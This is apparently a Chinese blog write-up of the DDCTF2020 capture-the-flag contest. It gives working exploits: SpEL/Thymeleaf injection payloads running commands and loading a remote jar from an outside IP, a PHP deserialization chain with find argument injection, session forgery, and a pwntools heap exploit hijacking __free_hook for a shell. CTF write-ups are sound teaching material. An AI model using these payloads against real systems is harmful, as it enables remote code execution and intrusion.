# DDCTF2020 Writeup

原创

郁离歌 于 2020-09-11 21:22:33 发布 2851 收藏 5

分类专栏： CTF-WRITE-UP

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/like98k/article/details/108541998

版权

CTF-WRITE-UP 专栏收录该内容

23 篇文章 4 订阅


订阅专栏

## DDCTF2020 Writeup


全靠lfy带飞orz.

### Web

### Web1




照着来一遍请求，拿到jwt，jwt.io看一下是hs256




跑一下key是1，伪造即可拿到client

client抓请求发现signature对即可：

```
GET /server/health HTTP/1.1
Host: 117.51.136.197
User-Agent: Go-http-client/1.1
Accept-Encoding: gzip

HTTP/1.1 200
Server: nginx/1.14.0 (Ubuntu)
Date: Fri, 04 Sep 2020 03:30:26 GMT
Content-Type: application/json
Transfer-Encoding: chunked
Connection: keep-alive

{"code":0,"message":"success","data":null}POST /server/command HTTP/1.1
Host: 117.51.136.197
User-Agent: Go-http-client/1.1
Content-Length: 103
Content-Type: application/json
Accept-Encoding: gzip

{"signature":"IXHD5zwxAcAF770cvMLYJ9ONBYeQWCYor29zEWF5ovw=","command":"'DDCTF'","timestamp":1599190226}HTTP/1.1 200
Server: nginx/1.14.0 (Ubuntu)
Date: Fri, 04 Sep 2020 03:30:26 GMT
Content-Type: application/json
Transfer-Encoding: chunked
Connection: keep-alive

{"code":0,"message":"success","data":"DDCTF"}
```

逆client，得到signature请求逻辑，根据输出格式、输出长度以及输入，判断出签名是hmacsha256算法，然后密钥是DDCTFWithYou，写个签名脚本打一下

```
import requests
import json
import hmac
import base64
from hashlib import sha256
import time

url = "http://117.51.136.197/server/health"
a = requests.get(url)
print(a.text)
t = int(time.time())
cmd = 'T(java.net.URLClassLoader).getSystemClassLoader().loadClass("java.nio.file.Files").readAllLines(T(java.net.URLClassLoader).getSyst
emClassLoader().loadClass("java.nio.file.Paths").get("/home/dc2-user/flag/flag.txt"))'
appsecret = "DDCTFWithYou".encode('utf-8')
data = f"{cmd}|{t}".encode('utf-8')
print(data)
signature = base64.b64encode(hmac.new(appsecret, data, digestmod=sha256).digest())
print(signature)
data = {"signature":signature.decode(),"command":f"{cmd}","timestamp":t}
print(json.dumps(data))
url = "http://117.51.136.197/server/command"
headers = {'Content-Type': 'application/json',"User-Agent":"Go-http-client/1.1","Accept-Encoding":"gzip"}
a = requests.post(url=url,headers=headers,data = json.dumps(data))
print(a.text)
```


然后测了一下'1'+'1'发现是11，然后根据404后端是个java，感觉是spel，测了一下读文件拿到flag

## web2

一看就感觉可能有溢出或者高并发问题。

int：


long long:





感觉可能是数据库两个表类型不一样导致的？

然后就能兑换礼物了

> 小明目前手上有9223372036854775709张卡片。
>
> 恭喜你，买到了礼物，里面有夹心饼干、杜松子酒和一张小纸条，纸条上面写着：url: /flag , SecKey: Udc13VD5adM_c10nPxFu@v12，你能看懂它的含义吗？

随便测了个404，发现熟悉的404页面，写过的都知道是gin




```
404 page not found
```

还给了secret key，很容易想到伪造session，把之前的session解两次b64发现有admin，用现成工具伪造一下即可


```
obj string format is invalid

lfy in ~/Downloads/secure-cookie-faker-master
➜ go run * enc -n "session" -k "Udc13VD5adM_c10nPxFu@v12" -o '{admin[string]:true[bool]}'
MTU5OTIwNzI1M3xFXy1CQkFFQkEwOWlhZ0hfZ2dBQkVBRVFBQUFkXzRJQUFRWnpkSEpwYm1jTUJ3QUZZV1J0YVc0RVltOXZiQUlDQUFFPXy6oVs-zNJ-yoDaRhP362g3o4LMt
jBkZI0FdPWgoeaZMw==

lfy in ~/Downloads/secure-cookie-faker-master
➜
```

## web3

打开发现登陆，尝试弱口令失败，在返回包里面发现rememberMe=deteleMe 跑了一下shiro的key没跑出来。
测了一下shiro最近的几个bypass，发现第二个可以：

```
http://116.85.37.131/34867ccfda85234382210155be32525c/;/web/index
```

查看代码发现img路由有个任意读，然后慢慢读web.xml、spring-core.xml等等，还是找不全源码，最后猜测的去读controller拿到AuthController和IndexController两个：



看到auth路由跳转了
http://116.85.37.131/34867ccfda85234382210155be32525c/;/web/68759c96217a32d5b368ad2965f625ef/index，发现是个render，结合刚才web.xml读到了，信息中有thymeleaf，猜测可能是thymeleaf渲染，类似ssti。

测一手[[${1+1}]], 返回2，ok

后边就是绕黑名单。测了好久，很多种思路都发现被ban了。。

思路过程：

```
bcel -> org.apache本ban
mlet/jdbcrowset -> 两次set被ban
ServiceLoader/com.sun.naming.internal.VersionHelper.getVersionHelper().loadClass也被ban
```

最后觉得只能绕字符过滤了。。过滤了' ", 尝试new byte发现byte也没了。。
String.valueOf((char)97)这种发现spel没有char

最后在一篇国外的文章中收到启发绕过引号 http://deadpool.sh/2017/RCE-Springs/

```
${T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).get
Runtime().exec(T(java.lang.Character).toString(99).concat(T(ja
va.lang.Character).toString(97)).concat(T(java.lang.Character).toStri
ng(116)).concat(T(java.lang.Character).toString(32)).concat(T(java.la
ng.Character).toString(47)).concat(T(java.lang.Character).toString(10
1)).concat(T(java.lang.Character).toString(116)).concat(T(java.lang.C
haracter).toString(99)).concat(T(java.lang.Character).toString(47)).c
oncat(T(java.lang.Character).toString(112)).concat(T(java.lang.Character).
toString(97)).concat(T(java.lang.Character).toString(115)).concat
(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toStrin
g(119)).concat(T(java.lang.Character).toString(100))).getInputStream())}
```

如果可以拿到T(java.lang.Character)的话就可以toString去构造出字符串来，不需要用引号，但是java.lang在waf里面，然后就去找继承java.lang.Character的类，发现是final定义，没有继承类。

翻了半天文档找到： https://blog.csdn.net/hry2015/article/details/72668376

```
// 对于java.lang下面的类， T()可以不指定全限定名称: 输出 --> java.lang.String*
@Value("#{ T(String)}")
private Class<?> tLangString;
```

所以可以直接T(Character)去构造出字符串了。


然后尝试nio那个payload去读文件看看

`T(java.net.URLClassLoader).getSystemClassLoader().loadClass("java.nio.file.Files").readAllLines(T(java.net.URLClassLoader).getSystemClassLoader().loadClass("java.nio.file.Paths").get("/flag"))`

但是read关键词在waf中，然后其他的读文件的payload貌似也触发了io的waf，所以换urlclassloader。

urlclassloader写一下payload完事

```
content=[[${new+java.net.URLClassLoader(new+java.net.URL[]{new+java.net.URL(T(Character).toString(104)%2bT(Character).toString(116)%2bT(Character).toString(116)%2bT(Character).toString(112)%2bT(Character).toString(58)%2bT(Character).toString(47)%2bT(Character).toString(47)%2bT(Character).toString(49)%2bT(Character).toString(51)%2bT(Character).toString(57)%2bT(Character).toString(46)%2bT(Character).toString(49)%2bT(Character).toString(57)%2bT(Character).toString(57)%2bT(Character).toString(46)%2bT(Character).toString(50)%2bT(Character).toString(48)%2bT(Character).toString(51)%2bT(Character).toString(46)%2bT(Character).toString(50)%2bT(Character).toString(53)%2bT(Character).toString(51)%2bT(Character).toString(58)%2bT(Character).toString(49)%2bT(Character).toString(50)%2bT(Character).toString(51)%2bT(Character).toString(52)%2bT(Character).toString(47)%2bT(Character).toString(108)%2bT(Character).toString(102)%2bT(Character).toString(121)%2bT(Character).toString(46)%2bT(Character).toString(106)%2bT(Character).toString(97)%2bT(Character).toString(114))}}).loadClass(T(Character).toString(65)).getConstructor().newInstance().toString()}]]
```





## web4

find那边的escapeshellcmd没用，防不了参数注入。直接-exec就完了

然后unset这里用对象掉用任意方法调用get_flag就行

```
public function __unset($key)
  {
     $func = $this->content;
     return $func();
  }
```

exp

```php
<?php

class ShowOff {
    public $contents;
    public $page;
}

class HintClass {
 // protected $hint = "local_file:///etc/passwd";
    protected $hint = "execute";
    public $execute;
}


class MiddleMan {
    private $cont = 1;
    public $content;
}


class MyClass
{
    var $kw0ng;
    var $flag;
}

$mc = new MyClass();
$mc->flag = "-exec ls -al / ;";

$mid2 = new MiddleMan();
$mid2->content = [$mc,'get_flag'];

$c = new ShowOff();
$c->page = $mid2;
$c->contents = "a";

echo urlencode(serialize($c));

?>
```

## misc1

公告里面有flag cv一下就是了

## misc2

湖湘杯时候留的脚本，直接用就行。。
当时的思路是对比灰度，拿到碎片在原图的位置，然后拼一张新图。
核心代码：

```
def compare_by_rgb(rgb_source, rgb_flag):
    count = len(rgb_source)
    differ = 0
    for i in range(count):
        if rgb_source[i] == rgb_flag[i]:
            differ += 1
    return round(differ / count * 100, 2)
```


## misc3

加密流程如下：

[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-2by3PJli-1599830498217)(https://i.loli.net/2020/09/05/kvygfWzcEDHBn2L.png)]

其中，最后两次异或，xor k3, shl 7, xor k4，可以归约为一次异或，即xor k34, shl 7（k34与k3+k4的异或效果等价）。很容易推导，不在此展示了。

因此，虽然有5组子密钥，但实际上，有效密钥仅k0, k1, k2, k34，每组子密钥长度应该也为12bit，因此有效密钥长度为 $(2\ ) = 2$ 。

一个比较容易想到的攻击方法就是**Meet in the Middle Attack**（中间相遇攻击）：

[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-N8JRA5gG-1599830498218)(https://i.loli.net/2020/09/05/tZxeIKErqiFYVbP.png)]

但是每列一个表，对应的k0，k1（k2, k34）就有$4096$ 种，也就是说表长为$4096$ ； 而表中的结果只有4096种可能，两个表碰撞到的次数太多了。

一组已知的明密文对，仅能够将搜索范围减少4096倍，即$4096$ 减少到$4096$ 。至少需要4组明密文对才能将4个key确定下来。还需要分别花费

$4096\ ,4096\ ,4096$ 的内存去记录下这些candidate keys，太麻烦了。

观察到密钥空间仅为$4096 = 2$ ，也不算是很大。烧点钱，买点服务器，暴力跑，就完事了。

所以，我们在某云服务器提供商处租用了48 + 3*32 = 144核的云服务器，然后写了一个简单的C程序，对key进行爆破：

```c
#include<stdio.h>
#include<stdint.h>

#define u16 uint16_t


u16 sbox0[] = {
    ...
};

u16 sbox1[] = {
    ...
};

u16 inp[] = {
    2684, 3599, 1079, 633, 1799, 1121, 1766, 364, 1943, 873, 1842, 104, 1559, 800, 1590, 3941, 1894, 3948, 1894, 1380, 519, 1135, 1654, 1
396, 1670, 1394, 519, 1897, 1862, 2080, 1591, 633, 1799, 1135, 1655, 609, 1798, 2169
};

u16 out[] = {
    2568, 3185, 567, 361, 1793, 1001, 3036, 2896, 307, 258, 3884, 2240, 2214, 2489, 993, 2168, 2759, 2361, 2759, 73, 2269, 3421, 3808, 41
5, 1214, 1260, 2269, 934, 300, 2160, 2209, 361, 1793, 3421, 990, 790, 2503, 2845
};

u16 ror7(u16 b) {
    return ((((b) & 4095) >> 7) | (((b) << 5) & 4095));
}

int main(int argc, char* argv[]) {
    #pragma omp parallel for
    for (u16 k0=48*20+32*90; k0 < 4096; k0++) {
        printf("k0: %d\n", k0);
        for (u16 k1=0; k1 < 4096; k1++) {
            // printf("k1: %d\n", k1);
            for (u16 k2=0; k2 < 4096; k2++) {
                for (u16 k34=0; k34 < 4096; k34++) {
                    int FLAG = 1;
                    for (int i=0; i < 38; i++) {
                        if (ror7(sbox0[sbox1[sbox0[k0 ^ inp[i]] ^ k1] ^ k2] ^ k34) != out[i]) {
                            FLAG = 0;
                            break;
                        }
                    }
                    if (FLAG == 1) {
                        printf("%d, %d, %d, %d\n", k0, k1, k2, k34);
                    }
                }
            }
        }
    }
}
```

编译运行

```
$ gcc -fopenmp exp.c -o exp
$ ./exp
```

对于每个k0，遍历4096 所有的k1, k2, k34单核大概需要14min。

我们有144核，需要跑4096个k0，所以算下来，只需要不到7h就可以跑完。

运气比较好，大概跑了3h就找到了key：

[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-g9U7KY9p-1599830498219)(https://i.loli.net/2020/09/05/xMZO2gopbaiGHtk.jpg)]

> k34是等价的k3 + k4

改一下源程序里的解密部分，即可getflag。

```
# ...

Class Cipher(object):
    # ...
    def decrypt_bits(self, b):
        unboxed = self.rol7(b & BIT_MASK) ^ self.k3     # changed here!
        return (self.rsbox0[self.rsbox1[self.rsbox0[unboxed] ^ self.k2] ^ self.k1] ^ self.k0)
    # ...

def getflag():
    flag_enc = bytes.fromhex("8ed251b186921842b7fc62b708c18d87729a8771f85755733e12e4caedd51fa2ee7062ceae41dff01dcf").decode("latin-1")

    c = Cipher(3488, 2863, 726, 1886, 0)
    print(c.decrypt(flag_enc))

if __name__ == "__main__":
 getflag()
# DDCTF{2c38c38011e31e919dcd54c8ebd23491}
```

DDCTF{2c38c38011e31e919dcd54c8ebd23491}

## pwn

首先这个add会是可变数组,然后在0x605380处有5个指针

```
1.可变数组的chunk地址
2.可变数组剩余空间的起始地址
3.可变数组的结束地址
4.可变数组的start地址
5.可变数组的end地址
```

漏洞点在于show()函数调用的里面,如果可变数组满了会申请一个块,将之前的数据memmove拷贝到新chunk里面,同时更新0x605380处的指针
而0x605380 + 0x18处的指针是作为可变数组的start处的指针,此处没有及时更新,而第5个指针更新了数组的end,所以此处通过edit可以向下溢出,edit完之后start指针变成当前块的位置
既然没有开启pie随机化,那么可以考虑unlink,而unlink想要把bss的指针给劫持下来,那么就需要绕过 FD->bk==p && BK->fd == p两个判断
调试一下可发现,在遍历可变数组的时候,其start指针会随之移动,然后利用此处指针和show()新申请的块伪造一个unlink结构,即可将start指针修改成0x605380
之后就是通过start指针将bss上其他三个指针修改,实现任意写,只需要往hook或者got表里面写入一个rce即可

```
for i in range(16):
 new(i)
show()
```

写入16个整型值,当show的时候会新申请一个块,之前的块放进unsorted bin中,但是start指针没有更新,可以leak出libc_base

```
for i in range(8):
 new(0x20)
for i in range(8):
 no()
edit('-16')
edit(0x90)
edit(0)
edit(0x21)
edit(0x605398 - 0x18)
edit(0x605398 - 0x10)
```

```
写入8个整型值,show的时候同样会申请一个块,然后溢出,此处就修改新申请的块prevsize大小为-0x10
当下一次show()函数中申请新chunk会free掉上一次show()中申请的chunk,由于old chunk中prevsize被我们修改成-0x10,又由于有符号的原因
所以向下与块合并,即可往bss段上写入一个bss地址,然后实现任意写
```

```
edit(free_hook - 8)
edit(free_hook + 8)
edit(0)
edit(0x605398)
edit(0x6053A8)

show()

edit(0x68732F6E69622F)
edit(system)
```

然后如此修改,即可劫持到free_hook上方,因为在free_hook -8处写入一个/bin/sh的64位整型值,free_hook写system然后clear即可getshell

```
from pwn import *
context.log_level = 'DEBUG'
def menu(ch):
	p.sendlineafter('>>',str(ch))
def new(size):
	menu(1)
	p.sendlineafter('Input your num:',str(size))
def show():
	menu(2)
def clear():
	menu(3)
def edit(value):
	p.sendlineafter('Edit (y/n):','y')
	p.sendline(str(value))
def no():
	p.sendlineafter('Edit (y/n):','n')
p = remote("117.51.143.25",5005)
libc =ELF('./libc-2.23.so')
for i in range(16):
	new(i)
show()
p.recvuntil('1:')
libc_base = int((p.recvuntil('\n',drop=True)),10) - libc.sym['__malloc_hook'] -0x10 - 88
log.info('LIBC:\t' + hex(libc_base))
for i in range(34):
	no()
clear()
new(0)
```

```
new(1)
clear()
new(0)
new(1)
show()
p.recvuntil('1:')
heap_base = int((p.recvuntil('\n',drop=True)),10) - 0x11C30
log.info('HEAP:\t' + hex(heap_base))
IO_list_all = libc_base + libc.sym['_IO_list_all']
for i in range(10):
	no()
clear()
binsh = libc_base + libc.search('/bin/sh').next()
system = libc_base + libc.sym['system']
Global_max_fast = libc_base + 0x3C67F8
free_hook = libc_base + libc.sym['__free_hook']
for i in range(8):
	new(0x20)
show()
for i in range(8):
	no()
edit('-16')
edit(0x90)
edit(0)
edit(0x21)
edit(0x605398 - 0x18)
edit(0x605398 - 0x10)
for i in range(4):
	no()
for i in range(7):
	new(0x21)
show() # trigger
edit(free_hook - 8)
edit(free_hook + 8)
edit(0)
edit(0x605398)
edit(0x6053A8)
show()
edit(0x68732F6E69622F)
edit(system)
clear()
p.interactive()
```